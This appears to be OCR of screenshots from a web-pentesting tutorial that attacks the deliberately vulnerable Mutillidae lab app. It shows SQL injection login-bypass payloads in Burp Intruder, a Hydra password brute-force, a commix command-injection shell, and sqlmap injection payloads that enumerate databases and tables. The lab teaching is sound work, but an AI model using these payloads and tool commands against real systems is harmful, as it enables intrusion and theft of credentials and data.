

Burp Suite Free Edition v1.7.17 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://127.0.0.1
http://192.168.0.120
/
applications.html
dashboard
icons
mutillidae
mutillidae
/
ajax
capture-data.php
documentation
framer.html
hints-page-wrapper.php
images
includes
index.php
javascript
phpmyadmin
rene-magritte.php
set-up-database.php
styles
styling.php
webservices
Host Method URL Params Status Length
http://192.168.0.120 GET /mutillidae/ 200 47595
http://192.168.0.120 GET /mutillidae/?page=add-to-... 200 52533
http://192.168.0.120 GET /mutillidae/?page=credits.... 200 47554
http://192.168.0.120 GET /mutillidae/?page=source... 200 53226
http://192.168.0.120 GET /mutillidae/?page=text-file... 200 50442
http://192.168.0.120 GET /mutillidae/framer.html 200 1743
http://192.168.0.120 GET /mutillidae/images/ 200 10800
http://192.168.0.120 GET /mutillidae/includes/ 200 4588
http://192.168.0.120 GET /mutillidae/includes/pop-u... 200 497
http://192.168.0.120 GET /mutillidae/index.php 200 47904
http://192.168.0.120 GET /mutillidae/index.php?pag... 200 62005
Request Response
Raw Headers Hex
GET /mutillidae/ HTTP/1.1
Host: 192.168.0.120
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Connection: close
Referer: http://192.168.0.120/mutillidae


Name
Password
View Account Details
Dont have an account? Please register here
Error Message
Failure is always an option
Line 170
Code 0
File C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php
Message C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php on line 165: Error executing query:
connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' AND password='' at line 2
client_info: mysqlnd 5.0.11-dev - 20120503 - $Id: 15d5c781cfcad91193dceae1d2cdd127674ddb3e $
host_info: 127.0.0.1 via TCP/IP
) Query: SELECT * FROM accounts WHERE username='' OR 1=1--' AND password='' (0) [Exception]
Trace #0 C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php(282): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1
C:\xampp\htdocs\mutillidae\classes\SQLQueryHandler.php(350): MySQLHandler->executeQuery('SELECT * FROM a...') #2
C:\xampp\htdocs\mutillidae\user-info.php(191): SQLQueryHandler->getUserAccount('' OR 1=1--', '') #3 C:\xampp\htdocs\mutillidae\index.php(615): require_once('C:\\xampp\\htdocs...') #4 {main}
Diagnotic Information Error attempting to display user information


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Deco
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.120:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.0.120
Content-Length: 55
Cache-Control: max-age=0
Origin: http://192.168.0.120
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
Referer: http://192.168.0.120/mutillidae/index.php?page=login.ph
Accept-Language: en-US,en;q=0.8
Cookie: showhints=1; PHPSESSID=mje40o1g2fta7ms61tll5rtaj7
Connection: close
username=%27&password=%27&login-php-submit-button=Login



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full
Attack type: Sniper
POST /mutillidae/index.php?page=$login.php$ HTTP/1.1
Host: 192.168.0.120
Content-Length: 55
Cache-Control: max-age=0
Origin: http://192.168.0.120
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.0.120/mutillidae/index.php?page=login.php
Accept-Language: en-US,en;q=0.8
Cookie: showhints=1; PHPSESSID=$mje40o1g2fta7ms61tll5rtaj7$
Connection: close
username=$%27$&password=$%27$&login-php-submit-button=$Login$



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
1 × 2 × ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the
Payload set: 1
Payload count: 5
Payload type: Simple list
Request count: 30
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin' -
admin' #
1=1
1=1--
1=1#


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Com
0 200 55815
1 admin' - 200 55827
2 admin' # 302 436
3 1=1 200 55879
4 1=1-- 200 55883
5 1=1# 200 55886
Request Response
Raw Params Headers Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.0.120
Content-Length: 62
Cache-Control: max-age=0
Origin: http://192.168.0.120
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KH
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
Referer: http://192.168.0.120/mutillidae/index.php?page=login.php
Accept-Language: en-US,en;q=0.8
Cookie: showhints=1; PHPSESSID=mje40olg2fta7ms6ltll5rtaj7
Connection: close
username=admin'%20#&password=%27&login-php-submit-button=Login

```
wsf > use web/pma
wsf:PMA > show options

Options           Value
---------         --------------
TARGET            http://google.com

wsf:PMA > set target 192.168.0.120
TARGET =>  192.168.0.120
wsf:PMA > run
[*] Your Target : 192.168.0.120
[*]Loading Path List ... Please Wait ...
[/phpMyAdmin/] ... [404 Not Found]
[/phpmyadmin/] ... [403 Forbidden]
[/PMA/] ... [404 Not Found]
[/admin/] ... [404 Not Found]
[/dbadmin/] ... [404 Not Found]
[/mysql/] ... [404 Not Found]
[/myadmin/] ... [404 Not Found]
[/phpmyadmin2/] ... [404 Not Found]
[/phpMyAdmin2/] ... [404 Not Found]
```

```
root@kali:~/chap7# hydra -l admin -P passlist.txt 192.168.0.101 http-post-form "/mutillidae/index.php?page=login.php:userr
ame=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purp
oses.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-12-23 15:11:02
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking http-post-form://192.168.0.101:80//mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&lo
gin-php-submit-button=Login:Not Logged In
[80][http-post-form] host: 192.168.0.101   login: admin   password: adminpass
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-12-23 15:11:18
```



root@kali: ~
root@kali:~# commix --url="http://192.168.0.101/mutillidae/index.php?popupnotifi
cationcode=5L5&page=dns-lookup.php" --data="target_host=INJECT_HERE" --headers="
Accept-Language:fr\n ETAG:123\n" --level 3
v2.6-stable
http://commixproject.com
(@commixproject)
+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--
[*] Checking connection to the target URL... [SUCCEED]
[*] Setting the POST parameter 'target_host' for tests.
[!] Warning: Due to the relatively slow response of 'cmd.exe' in target host, th
ere may be delays during the data extraction procedure.
[*] Testing the (results-based) classic command injection technique... [SUCCEED
 ]
[+] The POST parameter 'target_host' seems injectable via (results-based) classi
c command injection technique.
[~] Payload: %26for /f ""t""o""k""e""n""s"=*" %i in ('cmd /c "set /a (52+21)
"') do @set /p = UOLDKE%iUOLDKEUOLDKE< nul
[?] Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) >
91%
22:46
16/12/2018



root@kali: ~
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > dir
%i < nul <pre class="report-header" style="text-align:left;">Default Server: UnKnown Address: ::1 > Volume Volum
e Directory 12/15/2018 12/15/2018 12/15/2018 11/26/2018 12/15/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018
11/26/2018 11/26/2018 11/26/2018 12/15/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 12/15/2018 11/26/2018 11
/26/2018 11/26/2018 11/26/2018 12/15/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 12/15/2018 12/1
5/2018 11/26/2018 12/15/2018 11/26/2018 12/15/2018 11/26/2018 11/26/2018 12/15/2018 11/26/2018 11/26/2018 11/26/
2018 11/26/2018 12/15/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/20
18 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018
11/26/2018 11/26/2018 12/15/2018 11/26/2018 11/26/2018 12/15/2018 11/26/2018 11/26/2018 11/26/2018 11/26/2018
11/26/2018 11/26/2018 11/26/2018 11/26/2018 12/15/2018 11/26/2018 61 15
commix(os_shell) > dir c:\
%i < nul <pre class="report-header" style="text-align:left;">Default Server: UnKnown Address: ::1 > Volume Volum
e Directory 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007
11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11/07/2007 11
/07/2007 11/07/2007 07/13/2009 12/15/2018 12/15/2018 12/15/2018 11/07/2007 11/07/2007 11/07/2007 12/15/2018 12/1
5/2018 24 6
commix(os_shell) > ipconfig
%i < nul <pre class="report-header" style="text-align:left;">Default Server: UnKnown Address: ::1 > Windows Ethe
rnet Connection-specific Link-local IPv4 Subnet Default Tunnel Media Connection-specific
commix(os_shell) > whoami
%i < nul <pre class="report-header" style="text-align:left;">Default Server: UnKnown Address: ::1 > nt
commix(os_shell) >
91%
22:48
16/12/2018


```
    Payload: page=user-info.php&username=a' AND (SELECT 3582 FROM(SELECT COUNT(*),CONCAT(0x71766a6271,(SELECT (ELT(3582=35
82,1))),0x716b6a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- NhLJ&password=a&user-info-php-subm
it-button=View Account Details

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: page=user-info.php&username=a' OR SLEEP(5)-- YMcc&password=a&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=a' UNION ALL SELECT NULL,CONCAT(0x71766a6271,0x454d4775416949786c70617442754e7779
68584e515869787a71517056446b75637176494e6b6a46,0x716b6a7a71),NULL,NULL,NULL,NULL,NULL#&password=a&user-info-php-submit-but
ton=View Account Details
---
[12:16:51] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.39, Apache 2.4.37
back-end DBMS: MySQL >= 5.0
[12:16:51] [INFO] fetching database names
available databases [6]:
[*] information_schema
[*] mutillidae
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[12:16:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.0.101'

[*] shutting down at 12:16:52
```


```
---
[17:54:28] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.39, Apache 2.4.37
back-end DBMS: MySQL >= 5.0
[17:54:28] [INFO] fetching tables for database: 'mutillidae'
Database: mutillidae
[13 tables]
+----------------------------+
| accounts                   |
| balloon_tips               |
| blogs_table                |
| captured_data              |
| credit_cards               |
| help_texts                 |
| hitlog                     |
| level_1_help_include_files |
| page_help                  |
| page_hints                 |
| pen_test_tools             |
| user_poll_results          |
| youtubevideos              |
+----------------------------+

[17:54:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.0.101'

[*] shutting down at 17:54:28
```

